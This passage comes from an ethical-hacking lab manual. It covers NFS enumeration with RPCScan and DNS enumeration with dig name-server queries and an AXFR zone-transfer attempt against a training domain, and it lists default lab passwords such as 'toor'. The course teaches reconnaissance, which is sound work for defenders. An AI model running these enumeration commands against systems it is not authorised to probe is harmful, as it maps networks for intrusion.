
21. You can also observe the other open ports and the services running on them.
22. In the terminal window, type **cd ..** and press **Enter** to return to the root directory.
23. Now, we will perform NFS enumeration using RPCScan. To do so, type **cd RPCScan** and press **Enter**



24. Type **python3 rpc-scan.py [Target IP address] --rpc** (in this case, the target IP address is **10.10.1.19**, the **Windows Server 2019** machine); press **Enter**.

    Note: **--rpc**: lists the RPC (portmapper).

25. The result appears, displaying that port 2049 is open, and the NFS service is running on it.



26. This concludes the demonstration of performing NFS enumeration using SuperEnum and RPCScan.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 5

Perform DNS Enumeration

DNS enumeration is a process that locates and lists all possible DNS records for a target domain, including usernames.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after NFS enumeration is to perform DNS enumeration. This process yields information such as DNS server names, hostnames, machine names, usernames, IP addresses, and aliases assigned within a target domain.

Lab Objectives

- Perform DNS enumeration using zone transfer
- Perform DNS enumeration using DNSSEC zone walking
- Perform DNS enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of DNS Enumeration

DNS enumeration techniques are used to obtain information about the DNS servers and network infrastructure of the target organization. DNS enumeration can be performed using the following techniques:

- Zone transfer

- DNS cache snooping
- DNSSEC zone walking

Lab Tasks

Task 1: Perform DNS Enumeration using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the DNS server maintains a spare or secondary server for redundancy, which holds all information stored in the main server.

If the DNS transfer setting is enabled on the target DNS server, it will give DNS information; if not, it will return an error saying it has failed or refuses the zone transfer.

Here, we will perform DNS enumeration through zone transfer by using the dig (Linux-based systems) and nslookup (Windows-based systems) utilities.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. We will begin with DNS enumeration of Linux DNS servers.
3. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
4. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the terminal window, type **dig ns [Target Domain]** (in this case, the target domain is **www.certifiedhacker.com**); press **Enter**.

   Note: In this command, **ns** returns name servers in the result
9. The above command retrieves information about all the DNS name servers of the target domain and displays it in the **ANSWER SECTION**, as shown in the screenshot.


   Note: On Linux-based systems, the dig command is used to query the DNS name servers to retrieve information about target host addresses, name servers, mail exchanges, etc.



10. In the terminal window, type **dig @[[NameServer]] [[Target Domain]] axfr** (in this example, the name server is **ns1.bluehost.com** and the target domain is **www.certifiedhacker.com**); press **Enter**.

    Note: In this command, **axfr** retrieves zone information.


11. The result appears, displaying that the server is available, but that the **Transfer failed.**, as shown in the screenshot.



12. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, zone transfers are not allowed for the target domain; this is why the command resulted in the message: Transfer failed. A penetration tester should attempt DNS zone transfers on different domains of the target organization.
13. Now, we will perform DNS enumeration on Windows DNS servers.
14. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

